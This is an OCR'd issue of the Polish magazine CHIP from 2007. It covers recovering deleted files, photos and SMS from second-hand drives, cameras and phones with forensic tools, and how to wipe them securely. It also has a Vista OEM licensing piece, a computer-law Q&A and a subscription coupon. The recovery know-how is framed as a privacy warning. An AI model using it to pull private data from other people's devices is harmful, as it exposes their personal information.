24E14D10  00 00 00 00 00 00 00 00  3D 00 00 00 00 00 00 00
24E14D20  40 00 00 00 00 00 00 00  00 E0 03 00 00 00 00 00  @...............
24E14D30  A6 DC 03 00 00 00 00 00  A6 DC 03 00 00 00 00 00
24E14D40  31 3E 23 79 01 00 01 00  FF FF FF FF 82 [2] 47 11  1>#y....
24E14D50  31 3E 23 79 01 00 01 00  FF FF FF FF 82 [2] 47 11  1>#y....
24E14D60  20 00 00 00 00 00 00 00  11 01 53 00 61 00 6D 00  ..........S.a.m.
24E14D70  70 00 6C 00 65 00 5F 00  50 00 69 00 63 00 5F 00  p.l.e._.P.i.c._.
24E14D80  30 00 33 00 2E 00 6A 00  70 00 67 00 00 00 00 00  0.3...j.p.g.....
24E14D90  80 00 00 00 48 00 00 00  01 00 00 00 00 00 04 00  ....H...........
24E14DA0  00 00 00 00 00 00 00 00  3D 00 00 00 00 00 00 00
24E14DB0  40 00 00 00 00 00 00 00  00 E0 03 00 00 00 00 00  @...............
24E14DC0  A6 DC 03 [3] 00 00 00 00  A6 DC 03 00 00 00 00 00
24E14DD0  31 3E 23 79 01 00 01 00  FF FF FF FF 82 79 47 11  1>#y....
```

Trudny przypadek


Sytuacja robi się skomplikowana, gdy system Windows nadpisze w tablicy partycji potrzebne klastry lub gdy cały dysk zostanie ponownie sformatowany. Wówczas aplikacje do ratowania danych muszą przeskanować całe obszary gdzie pliki są zapisywane i na podstawie struktury danych ustalić, jaki typ pliku się tam znajdował oraz jak wiele klastrów zajmował. Nawet to jest jednak w wielu sytuacjach wykonalne. Przykładem niech będzie plik JPEG: jego nagłówek zawiera na początku ciąg „JFIF”, a obrazek kończy się znacznikiem „EOI”, czyli „end of image”. Jedynie w przypadku plików, których dane narzędzie ratunkowe nie zna, mogą się pojawić problemy.

Trwałe niszczenie wszystkich danych

Zanim sprzedamy lub wyrzucimy niepotrzebny już nośnik danych, powinniśmy go całkowicie zapisać. Wówczas nawet specjalistyczne laboratorium zajmujące się odzyskiwaniem informacji nie będzie w stanie odtworzyć oryginalnych plików. Godnym polecenia programem, który trwale usunie wszelki ślad po oryginalnych plikach, jest Eraser (znajduje się on na płycie dołączonej do bieżącego numeru).

Eraser dodaje wpis do menu kontekstowego Eksploratora Windows i jest tam zawsze osiągalny. Zamazuje on wolną przestrzeń na dyskach, jak również istniejące foldery i pliki. Dla wyjaśnienia: wolna przestrzeń to obszary, gdzie obecnie nie znajdują się żadne pliki. Mogą tam jednak tkwić dokumenty usunięte z systemowego Kosza.

PORADA Aby przyspieszyć operację zamazywania, należy zmienić metodę, której Eraser domyślnie używa do niszczenia danych. Standardowo aplikacja trzykrotnie nadpisuje wskazane obszary dysku, co jest niepotrzebną stratą czasu. Zmiany metody dokonamy w opcji »Preferences Erasing«, wybierając »Pseudorandom Data«, co sprawi, że Eraser poradzi sobie z wyznaczonym zadaniem w czasie trzy razy krótszym.



KONFIGURACJA NISZCZYCIELA DANYCH W aplikacji Eraser łatwo zmienimy metodę, która posłuży do trwałego usuwania plików z dysku.

dzy innymi pełna deklaracja podatkowa za ostatni rok. Nie zdradzimy ani słówkiem, ile zarabia poprzedni właściciel naszego dysku, możemy jednak stwierdzić, że postąpił on dość lekkomyślnie.

Tak kasuje się skutecznie: Należy posłużyć się specjalnym programem do likwidacji danych, takim jak Eraser (opisany w ramce na powyżej). Przy jego użyciu można najpierw nadpisać wolne obszary dysku i wszelkie miejsca, w których mogą schować się ukryte pliki, a w drugim kroku zniszczyć wszystkie istniejące pliki.

APARATY FOTOGRAFICZNE I KARTY PAMIĘCI


Wstydliwy autoportret i zdjęcia z urlopu

Amatorzy fotografii mają do czynienia z dwoma rodzajami nośników: wewnętrznym w aparacie oraz kartą pamięci, na przykład SD czy Memory Stick. Zawartość obu trzeba dokładnie usunąć, i to na różne sposoby.


Pamięć aparatu: W tym wypadku fotograf ma problem. Nawet jeśli chce mu zaradzić, często nie może po prostu nadpisać zawartości wewnętrznej pamięci. Niszczarki danych typu Eraser zwykle nie działają w takich przypadkach, ponieważ jako programy pod Windows nie mają one odpowiednich uprawnień. W aparacie istnieje zazwyczaj funkcja kasowania zdjęć, ale działa ona dokładnie tak samo jak kasowanie pod Windows. Wszystkie dane pozostają w pamięci, tyle tylko że przestają być pokazywane. Z tego powodu nabyty właśnie przez nas Nikon Coolpix L6 z 16 MB wewnętrznej pamięci od razu okazał się pełen kiepsko ukrytych danych.

Dostęp do niego z poziomu komputera uzyskaliśmy po prostu przez kabel USB. Szybkie przeszukanie wyspecjalizowanym w odzyskiwaniu zdjęć opensource'owym programem Photorec wykazało sześć plików JPEG w wysokiej rozdzielczości, wśród których znalazł się niezbyt piękny autoportret poprzedniego właściciela aparatu. Na jego szczęście aparat nie był zbyt często używany albo też został odsprzedany niedługo po zakupie, bo wewnętrzna pamięć była zapełniona tylko do połowy.

Karty pamięci: Niektóre modele aparatów nie mają wbudowanej pamięci pokładowej, więc zapisują zdjęcia na kartach pamięci. Odtworzenie skasowanych z nich zdjęć okazuje się dziecinnie proste i działa w zasadzie tak samo jak w przypadku kluczy USB. Również system plików jest z reguły taki sam, czyli FAT. Dlatego na podstawie używanej karty pamięci bez problemu mo-



CO KRYJE CYFRA? Pakiet PhotoRec rekonstruuje skasowane zdjęcia z wewnętrznej pamięci aparatu cyfrowego.



SMS-Y POD NADZOREM Narzędzie Device Seizure pozwala wykryć skasowane SMS-y i numery telefonów.



ZDRADA Smartfony same wydają programom pracującym pod kontrolą Windows wszystkie skasowane pliki.

gliśmy zrekonstruować niecodzienne rodzinne wakacje w Las Vegas. Na jednogigabajtowej karcie SD znaleźliśmy 104 zdjęcia w formatach TIFF i JPEG, wszystkie w wysokiej rozdzielczości i dobrej jakości. Musieliśmy tylko wykazać się cierpliwością, bo Photorec potrzebował około godziny na odzyskanie wszystkich fotografii. A przecież, co udało się zrobić z kartą SD, uda się też z wszystkimi innymi kartami.

Tak kasuje się skutecznie: W przypadku kart postępujemy dokładnie tak samo jak przy kluczach USB, czyli uruchamiamy Erasera i nadpisujemy je. Wewnętrzną pamięć aparatu możemy nadpisać przez zapełnienie jej nic nieznaczącymi zdjęciami.

SMARTFONY I KOMÓRKI



Skasowane SMS-y i numery telefonów

Telefony komórkowe można podzielić na dwa rodzaje. Pierwszy z nich to smartfony, w których odtworzenie usuniętych danych jest łatwe. Zwykłe telefony komórkowe sprawiają większe trudności, ale również tutaj można odnaleźć drogę do sukcesu, jeśli tylko wiemy, od której strony podejść.

Smartfony: Jak łatwo włamać się do pamięci tego typu urządzeń, mogliśmy się przekonać na przykładzie świeżo zakupionej Nokii E61. Po podłączeniu jej do komputera w trybie przekazywania danych, Windows automatycznie rozpoznały urządzenie jako napęd, umożliwiając dostęp do niego wszelkim programom odzyskującym dane. Nie jest to niespodzianką, skoro smartfon działa pod kontrolą systemu Symbian OS. Ten ostatni umożliwia bowiem zastosowanie systemu plików FAT, a to wystarczy programom ratującym do odczytania kompletnej zawartości wbudowanej pamięci smartfonów.

Wdzięcznymi ofiarami są również telefony komórkowe Sony Ericsson. Aparat K610i podłączyliśmy do peceta poprzez dostarczony razem z nim PC Suite. Gdy połączenie jest aktywne, windowsowe aplikacje mają praktycznie nieograniczony dostęp do komórki. Darmowy program firmowany przez Convar – PC Inspector File Recovery – znalazł dzięki temu kilkanaście skasowanych zdjęć i filmów wideo z wakacji nad Morzem Śródziemnym. Znajdowały się one w folderze »100MSDCF«, w którym wbudowany w telefon aparat fotograficzny zapisuje domyślnie wszystkie wykonane ujęcia.

Telefony komórkowe: Zadanie jest trudniejsze przy aparatach GSM, które po podłączeniu do komputera z systemem Windows nie są widoczne jako dysk. Każdy producent stosuje własny system operacyjny, a nawet wiele różnych dla poszczególnych linii produktów. Do tego w zależności od modelu są one dodatkowo modyfikowane. Nie sprawdzi się tu zatem zwykły program do odzyskiwania danych.

W takich przypadkach poradzą sobie specjalistyczne aplikacje stosowane w informatyce kryminalistycznej do zabezpieczania dowodów. Są one przeważnie drogie i dostępne dla funkcjonariuszy służb dochodzeniowych oraz pracowników laboratoriów do odzyskiwania danych, którzy korzystają z produktów firmy Paraben. Ich sztandarowy program Device Seizure kosztuje 800 dolarów i dostarczany jest z wtyczkami do wielu modeli telefonów różnych producentów. Ten software odtwarza dane usunięte z telefonu poprzez tzw. fizyczny plug-in, czyli stworzenie dokładnego obrazu całej pamięci telefonu. Później takie dane analizuje się za pomocą dowolnego edytora heksadecymalnego.

Użycie tego typu metody wymaga instalacji sterownika USB do danej komórki, bo Device Seizure pracuje wyłącznie przy połączeniu telefonu z komputerem za pomocą kabla – Bluetooth i IrDA nie wchodzą w grę. Najpierw zakładamy „Case", aby skorzystać z funkcji skanowania oferowanej przez program. Gdy narzędzie kryminalistyczne skończy przygotowywać fizyczny plug-in, wszystkie ukryte tam dane są na wyciągnięcie ręki. Tym sposobem na przykład odkryliśmy w używanej Motoroli E1000 skasowane wiadomości tekstowe razem z numerami telefonów z i pod które zostały wysłane.

Tak kasuje się skutecznie: Przed tego rodzaju szpiegowaniem przeciętny użytkownik telefonu ma niewielkie szanse się obronić. W jaki sposób miałby nadpisać wewnętrzną pamięć telefonu? Erasera do takich urządzeń po prostu nie ma. Na szczęście narzędzia potrzebne do zrekonstruowania danych zapisanych w pamięci telefonu są drogie, skomplikowane w obsłudze, a do tego pracują tylko z aparatami określonych serii produkcyjnych. Naprawdę zawziętych złodziei danych nie powstrzyma to przed odczytaniem osobistej listy kontaktów albo prywatnych SMS-ów. Kto więc zamierza wystawić na aukcji swój telefon, ma do dyspozycji tylko jedną pewną drogę zabezpieczenia swojej prywatności. Powinien fizycznie nadpisać dane we wbudowanej pamięci urządzenia, zapełniając ją po prostu bezsensownymi informacjami. ■

Narzędzia


na DVD / na CD

- **Eraser fatback (Linux)** — DVD, CD
- **FormatRecovery** — oo-software.com/home/en/products/oodiskrecovery/
- **Knoppix (Linux)** — DVD, CD
- **ntfsprogs (Linux)** — DVD, CD
- **PC Inspector File Recovery** — DVD
- **PhotRec** — DVD, CD
- **RecoverSoft Data Rescue PC Version 2** — www.prosofteng.com/products/data_rescue_info.php
- **Restoration** — DVD, CD
- **TestDisk** — DVD

Dwuletnia prenumerata



OSZCZĘDZASZ AŻ DO 104 ZŁ* I OTRZYMUJESZ FLASHDRIVE 2 GB KINGSTON GRATIS



Dwuletnia prenumerata

z CD – 298 zł
z DVD – 373 zł



pamięć flashdrive
(KINGSTON 2 GB FLASHDRIVE DTII+M/2GB)

*różnica między wartością prenumeraty z DVD a ceną pisma w kiosku

Roczna prenumerata



kamera
(KAMERA CREATIVE LIVE! CAM VISTA IM)
CHIP z CD: 153 zł
CHIP z DVD: 191 zł

WYBIERZ SWOJĄ OPCJĘ prenumeraty





telefon
OVISLINK Ephone-1000S (telefon internetowy IP, SIP)
CHIP z CD: 191 zł
CHIP z DVD: 239 zł

czytnik kart
(czytnik kart + HUB USB 2.0 SUNNYLINE)
CHIP z CD: 149 zł
CHIP z DVD: 186 zł

Kupon prenumeraty

Tak, ☑ zamawiam prenumeratę CHIP-a od numeru ☐ w liczbie egz. ☐

numer klienta: ☐

Dwuletnia prenumerata
+ flashdrive 2 GB Kingston

☐ CHIP-a z CD: 298 zł
☐ CHIP-a z DVD: 373 zł

Roczna prenumerata
+ czytnik kart Sunnyline

☐ CHIP-a z CD: 149 zł
☐ CHIP-a z DVD: 186 zł

Roczna prenumerata
+ kamera internetowa Creative

☐ CHIP-a z CD: 153 zł
☐ CHIP-a z DVD: 191 zł

Roczna prenumerata
+ telefon internetowy OVISLINK

☐ CHIP-a z CD: 191 zł
☐ CHIP-a z DVD: 239 zł

Należność ureguluję:

☐ przelewem bankowym lub przekazem pocztowym na konto Vogel Burda Communications Sp. z o.o., ul. Topiel 23, 00-342 Warszawa, nr konta: 31 1140 1010 0000 5825 0700 1006 BRE Bank SA Oddział Korporacyjny Warszawa
(prenumeratę rozpoczniemy po otrzymaniu potwierdzenia wpływu pieniędzy na konto wydawnictwa)

☐ za zaliczeniem pocztowym, tzn. przy odbiorze pierwszego z zamówionych w prenumeracie egzemplarzy pisma

☐ proszę o potwierdzenie przyjęcia zamówienia (faktura pro forma)

Prenumeratę proszę przesłać:

☐ na adres wskazany w pozycji Zamawiający ☐ na następujący adres:

ZAMAWIAJĄCY

Imię i nazwisko
Nazwa firmy
NIP firmy
Ulica
Nr
Nr mieszkania
Kod
Miejscowość
Tel.
Faks
E-mail
Rok urodzenia
Wykształcenie

Upoważniam Vogel Burda Communications Sp. z o.o. do wystawienia faktury VAT bez podpisu odbiorcy.

☐ Podaję swoje dane dobrowolnie i wyrażam zgodę na ich przetwarzanie w celach handlowych i marketingowych przez administratora zbioru Vogel Burda Communications Sp. z.o.o, ul. Topiel 23, 00–342 Warszawa. Mam prawo wglądu do moich danych oraz do ich poprawiania.

☐ Wyrażam zgodę na otrzymywanie informacji handlowych z Vogel Burda Communications Sp. z o.o. w rozumieniu ustawy z 18 lipca 2002 r. o świadczeniu usług drogą elektroniczną.

czytelny podpis data

Vogel Burda Communications Sp. z o.o., ul. Topiel 23, 00-342 Warszawa; Wpisano do Krajowego Rejestru Sądowego pod numerem KRS: 0000106166, NIP: 899-10-04-485

4/2007

Dział prenumeraty: Burda Direct Polska sp. z o.o., ul. Grabiszyńska 163, 53-439 Wrocław, fax (71) 722 28 70, tel. (71) 722 28 78, e-mail: chip_prenumerata@burdadirect.pl

Po co dopłacać do wersji BOX?

Funkcjonalnie Windows Vista Home Edition OEM niczym nie różni się od tej z dopiskiem BOX. Jest natomiast różnica w cenie, i to niebagatelna, bo wynosząca aż 640 zł! *Eryk Algo*

Original Equipment Manufacturer, w skrócie OEM, najprościej przetłumaczyć jako „wytwórca oryginalnego sprzętu". W przypadku producentów urządzeń komputerowych termin ten stosuje się na określenie wytwórców pecetów, którzy sprzedają wersje OEM oprogramowania jako standardowe wyposażenie składanych maszyn. Aplikacje OEM oferowane bywają także w komplecie z niektórymi komponentami, np. dyskami twardymi. Takim wbudowanym oprogramowaniem są często produkty giganta z Redmond, takie jak system operacyjny Windows czy pakiet Office.

W praktyce oznacza to, że kupując maszynę z zainstalowanym systemem OEM, otrzymujemy w pełni działający komputer. W pakiecie znajduje się też krążek instalacyjny, ale umieszczonego na nim programu nie uda się aktywować na żadnym innym sprzęcie poza tym, który zakupiliśmy razem z oryginalnym systemem. Wersje, które nie są związane z konkretnym sprzętem, nazywa się wersjami BOX, co po angielsku oznacza „pudełko". I faktycznie są one najczęściej pakowane w oddzielne pudełko, którego wersje OEM – m.in. z powodów oszczędnościowych – nie mają.

Tak przynajmniej było do tej pory, bo wraz z premierą Windows Vista pojawiła się jej pudełkowa wersja OEM, którą można samodzielnie kupić w sklepie. Sprawą nie warto by sobie zawracać głowy – ot, kolejna sztuczka marketingowa o niejasnym dla przeciętnego użytkownika celu – ale olbrzymia różnica w cenie jest intrygująca. Pudełko z Windows Vista Home Edition OEM kosztuje bowiem 339 zł, a za to samo pudełko w wersji „pudełkowej" (BOX) zapłacimy 979 zł (równie duże różnice są przy pozostałych odmianach Visty). W pierwszym odruchu stukamy się w głowę: kto przy zdrowych zmysłach dopłaci za to samo? Jednak wbrew pozorom ta oszczędność pociąga za sobą istotne konsekwencje.

OEM ZWIĄZANY Z PŁYTĄ

– Zasadnicza różnica pomiędzy wersją OEM a BOX polega na tym, że ta pierwsza przypisuje się do płyty głównej w czasie rejestracji – mówi Edyta Tercjak z działu sprzedaży firmy Microsoft Polska. Tego przypisania nie będziemy w stanie usunąć.

Płyty głównej zbyt często się nie wymienia – zazwyczaj kupując nowy komputer. Należy jednak wziąć pod uwagę, że ostatnia wersja Okienek – XP – dostępna jest na rynku od prawie 6 lat. Średnio przez ten okres zmienialiśmy komputer 3 razy. Decydując się na wersję OEM, należało więc 3-krotnie zapłacić za Windows XP, co sumarycznie okazuje się droższe od wersji BOX.

WSPARCIE MICROSOFTU

Kolejną różnicą między wersjami OEM i BOX jest wsparcie techniczne. Klientom „pudełkowym" zapewnia je infolinia Microsoftu; w wypadku kopii dołączanych do komputerów udziela go producent sprzętu. Wielkie korporacje prowadzą centra pomocy dla klientów, zaś mali i średni „składacze" – już nie. Niekiedy tym wytwórcą sprzętu jesteśmy my sami – tak się dzieje, gdy samodzielnie składamy komputer, do którego dokupiliśmy wersję OEM. Wtedy nie ma co szukać pomocy w Microsofcie.

KOMPLETNA LIPA?

– Dla mnie to ewidentna ściema – pisze do nas Arkadiusz Łęcki, licealista z Warszawy. – Po prostu Gates dokładnie wie, że nie sprzeda w Polsce Visty za 1000 zł, więc sprzedaje – niby z jakimiś obostrzeniami (a to przecież kompletna lipa, bo zawsze można podmienić przy rejestracji dane płyty i OEM pójdzie na nowym kompie) – za jedną trzecią ceny. De facto więc i tak sporo zarabia, trzy stówy za legalną Windę Polak może jeszcze znieść.

PODMIANA DANYCH PŁYTY

Z tą opinią nie zgadza się student elektroniki Janusz Biały: – Informacje o modelu są przechowywane w pamięci EPROM, więc teoretycznie można tam wgrać inny nagłówek, żeby Windows rozpoznał ją jako płytę, na której wersja OEM została instalowana pierwotnie. Problem w tym, że płyta z innym nagłówkiem będzie traktowana przez Windows podczas instalacji jak oryginał i będzie on się starał wgrać odpowiednie do niej sterowniki, a to doprowadzi do zawieszenia się instalatora.

W programach o prawie stanowi licencja




Michał Kołodziejczyk, adwokat odpowiadający na pytania związane z problemami prawa komputerowego

Kupując oprogramowanie, godzimy się na warunki jego użytkowania postawione przez producenta, jeśli zaś je łamiemy, lub – eufemistycznie mówiąc – obchodzimy, to nie powinniśmy być zdziwieni pretensjami z tego tytułu i skierowanym przeciw nam roszczeniem odszkodowawczym.

Aby znaleźć odpowiedzi na pytanie zawarte w artykule, wystarczy lektura porównawcza umowy licencyjnej OEM i BOX. Podstawowa różnica polega na tym, że kupując wersję OEM, godzimy się na to, iż program będzie przypisany do jednego, konkretnego urządzenia, zatem nie wolno nam instalować go na innym komputerze. Nie możemy też przekazać programu komuś innemu, chyba że z całym urządzeniem.

Wersja BOX natomiast daje dużo więcej swobody: możemy wielokrotnie zmieniać komputer i legalnie instalować program (po wykasowaniu ze starego sprzętu). Wolno nam też go przekazać osobie trzeciej. Wybór zależy od stylu użytkownika i oczywiście zasobności portfela.



Ściągają za udostępnianie

Czy możesz trzymać ściągnięte filmy

Witam, chciałam się dowiedzieć, czy to prawda, że policja nie może mi nic zrobić za samo ściąganie filmów, muzyki itp., jeśli mam je tylko na własny użytek (tzn. nie udostępniam ich innym użytkownikom sieci i nie rozpowszechniam ich publicznie)?

Martyna (email)

W grę wchodzi tu instytucja tzw. dozwolonego użytku prywatnego, stanowiąca wyjątek od ochrony praw autorskich. Trzeba przy tym jednak pamiętać, że zakres dozwolonego użytku należy interpretować ściśle. Wykluczona jest dystrybucja utworów lub ich komercyjne wykorzystywanie. Dozwolonym użytkiem nie są też objęte programy komputerowe.

1200 zł za nielegalne użycie

Uważaj ze zdjęciami w Internecie

Jakieś 3 lata temu zrobiłem koledze prostą stronę internetową, na której umieściłem dwa zdjęcia. Były to zrzuty mapy drogowej Polski z zaznaczoną siedzibą jego firmy. W zeszłym tygodniu kolega otrzymał list z zawiadomieniem o naruszeniu praw autorskich. W liście wyszczególniono paragrafy, jakim podlegało owo naruszenie. Po kontakcie z firmą mającą prawa do tego programu dowiedział się on, że musi zapłacić około 1200 zł kary za brak licencji umożliwiającej kopiowanie.

Oczywiście zdjęcia te umieściłem tam bez pojęcia o naruszeniu prawa. Czy ma jakiekolwiek znaczenie fakt, że podczas instalacji tego programu nie ma żadnej informacji po polsku o zakazie kopiowania? Czy są jakiekolwiek szanse na to, aby obyło się bez kary finansowej? Dodam, że po interwencji zdjęcia zostały od razu usunięte.

Czytelnik (email)

Zgodnie z art. 79 ustawy z dnia 4 lutego 1994 r. o prawie autorskim i prawach pokrewnych, twórca może żądać od osoby, która naruszyła jego autorskie prawa majątkowe, zapłacenia podwójnej, a w przypadku gdy naruszenie jest zawinione, potrójnej wysokości stosownego wynagrodzenia z chwili jego dochodzenia. Brak ostrzeżenia o „zakazie kopiowania" w trakcie instalacji trudno uznać to za wiarygodne usprawiedliwienie – czytelnik po prostu nie zadał sobie trudu zapoznania się z licencją.

Co do wysokości kary, to bez bliższych szczegółów trudno ocenić, czy 1200 zł w tym wypadku jest adekwatne do podwójnego, czy potrójnego „stosownego wynagrodzenia", o którym mówi przepis. Wskazówką może być wyrok Sądu Najwyższego z dnia 25 marca 2004 r. (II CK 90/2003), w którym stwierdzono, że za wynagrodzenie stosowne w rozumieniu art. 79 ustawy o prawie autorskim należy uznać takie wynagrodzenie, jakie otrzymałby autor, gdyby osoba, która naruszyła jego prawa majątkowe, zawarła z nim umowę o korzystanie z utworu w zakresie dokonanego naruszenia.

Stary soft pod ochroną

Prawo autorskie działa od pół wieku

W Polsce odpowiednią ustawę o prawie autorskim wprowadzono w lutym 1994 r. Czy można (do użytku prywatnego) legalnie używać programów wydanych przed tą datą? Np. aplikacji wydanych w 1991 czy 1992 r.? Czytałem o Abandonware – licencja ta już pozwala dowolnie używać programów i gier napisanych pod Amigę. Jak to jest z PC, czy w domu można używać programów, które „kiedyś" nie były darmowe? Jaka jest profesjonalna opinia prawna na ten temat?

patrix007 (email)

To, że obecnie obowiązująca ustawa została uchwalona w 1994 r., nie oznacza, że wcześniej prawa autorskie nie podlegały ochronie. Obowiązywała bowiem ustawa z 10 lipca 1952 r. o prawie autorskim. A zgodnie z art. 124 przepisów przejściowych, jeśli w momencie wejścia w życie obecnej ustawy prawa autorskie do utworów nie wygasły, to mają do nich zastosowanie również jej przepisy.

Trochę z prawa, trochę z lewa

Transakcja na Allegro to umowa wiążąca. Ostatnio zapadł ciekawy wyrok w sprawie sporu dotyczącego transakcji w portalu allegro.pl. Przedmiotem aukcji był kilkuletni, luksusowy samochód terenowy, który ostatecznie został wylicytowany za kwotę nieco ponad 23 tysiące złotych. Do przekazania samochodu jednak nie doszło, ponieważ sprzedający stwierdził, że zapomniał zastrzec ceny minimalnej (około 40 tysięcy złotych), a potem zepsuł mu się modem i nie mógł tego poprawić – natomiast za taką cenę na pewno by nie sprzedał.

Wobec takiego dictum zwycięzca aukcji oddał sprawę do sądu, żądając bezwarunkowego wydania samochodu. Sąd przyznał mu rację, gdyż uznał, że wygrana licytacja w internetowym serwisie aukcyjnym Allegro to pełnoprawna umowa kupna-sprzedaży, ze wszystkimi jej konsekwencjami. Kodeks cywilny przewiduje bowiem możliwość składania oświadczeń woli na odległość w formie elektronicznej, co jest wystarczające do wywołania skutków prawnych przy transakcji dotyczącej samochodu. Argument o zepsutym modemie nie został potraktowany poważnie. Zwycięzca licytacji zamierza wyegzekwować orzeczenie zaraz po jego uprawomocnieniu.

Operatorzy wymieniają telefony. Zazwyczaj gdy telefon się zepsuje, klienci są odsyłani przez operatora sieci do przedstawiciela handlowego, u którego dokonano zakupu, przedstawiciel z kolei odsyła do producenta, producent do operatora itd. Sąd Rejonowy dla Warszawy Woli rozstrzygnął, że w rozumieniu przepisów kodeksu cywilnego faktycznym sprzedawcą jest jednak operator sieci i to on powinien pomóc swojemu klientowi również odnośnie wady telefonu. Wyrok jest prawomocny. A więc jeśli kupiłeś wadliwą komórkę w promocji, egzekwuj naprawę u operatora.

Naloty na domy to wyjątek. Policja dementuje krążące po e-forach plotki o nalotach na mieszkania osób prywatnych w celu sprawdzenia legalności oprogramowania. Tego typu pogłoski pojawiały się coraz częściej wśród internautów, z których część zdawała się czerpać wręcz sadystyczną przyjemność w straszeniu innych rzekomo własnymi historiami.

Policja jednak zapewnia, że koncentruje się głównie na wykrywaniu produkowanych na masową skalę płyt z pirackimi kopiami programów, filmów, utworów muzycznych oraz namierzaniu osób i firm, które z tego procederu uczyniły źródło zysków.

Napisz nam o swoich kłopotach

Drodzy Czytelnicy!

Pod adresem »prawo@chip.pl« możecie nam zgłaszać wątpliwości dotyczące prawa komputerowego, przypadki naruszenia praw konsumenta oraz inne trudne sytuacje, z którymi zetknęliście się w pracy ze sprzętem albo oprogramowaniem. Najciekawsze listy zostaną opublikowane, a dyżurny CHIP-a prawnik opatrzy je komentarzem.

Niewidoczny w Sieci

Większość internautów nie przywiązuje wagi do ochrony danych. W dobie łatwego dostępu do Sieci – to błąd. CHIP pokazuje, jak pozostać niewidocznym. *Iwona Palczewska*

W artykule:

Surfując po Sieci, wysyłając emaile, rozmawiając przez komunikator czy ściągając pliki, zostawiamy mnóstwo śladów. Mogą je wykorzystać spamerzy, pragnący ogołocić nasze konta bankowe hakerzy i phisherzy czy firmy pracujące na zlecenie koncernów muzycznych i filmowych. Ciągle też wzrasta liczba osób i instytucji specjalizujących się w śledzeniu i kolekcjonowaniu informacji o innych użytkownikach Internetu.

Oczywiście nie jest to komfortowa sytuacja, tym bardziej że przeciętny internauta ma w tym pojedynku za przeciwników profesjonalistów. Na szczęście istnieją sposoby, które minimalizują, a w niektórych przypadkach całkowicie uniemożliwiają przechwytywanie informacji. CHIP pokazuje, jak tego dokonać.

INTERNET



Cookie i spółka: Skuteczne ukrywanie

Przy surfowaniu otrzymujemy coś w rodzaju plakietki z identyfikatorem. Z technicznego punktu widzenia są one niezbędne – jak adresy IP. Nie dotyczy to cookies oraz wpisów referrer, które jedynie zaspokajają pustą ciekawość właścicieli serwisów WWW. Nie wpadajmy jednak w panikę – zdradzieckich plakietek można się pozbyć.

Cookies: Wyłączamy je i dalej surfujemy wygodnie – nawet z IE7

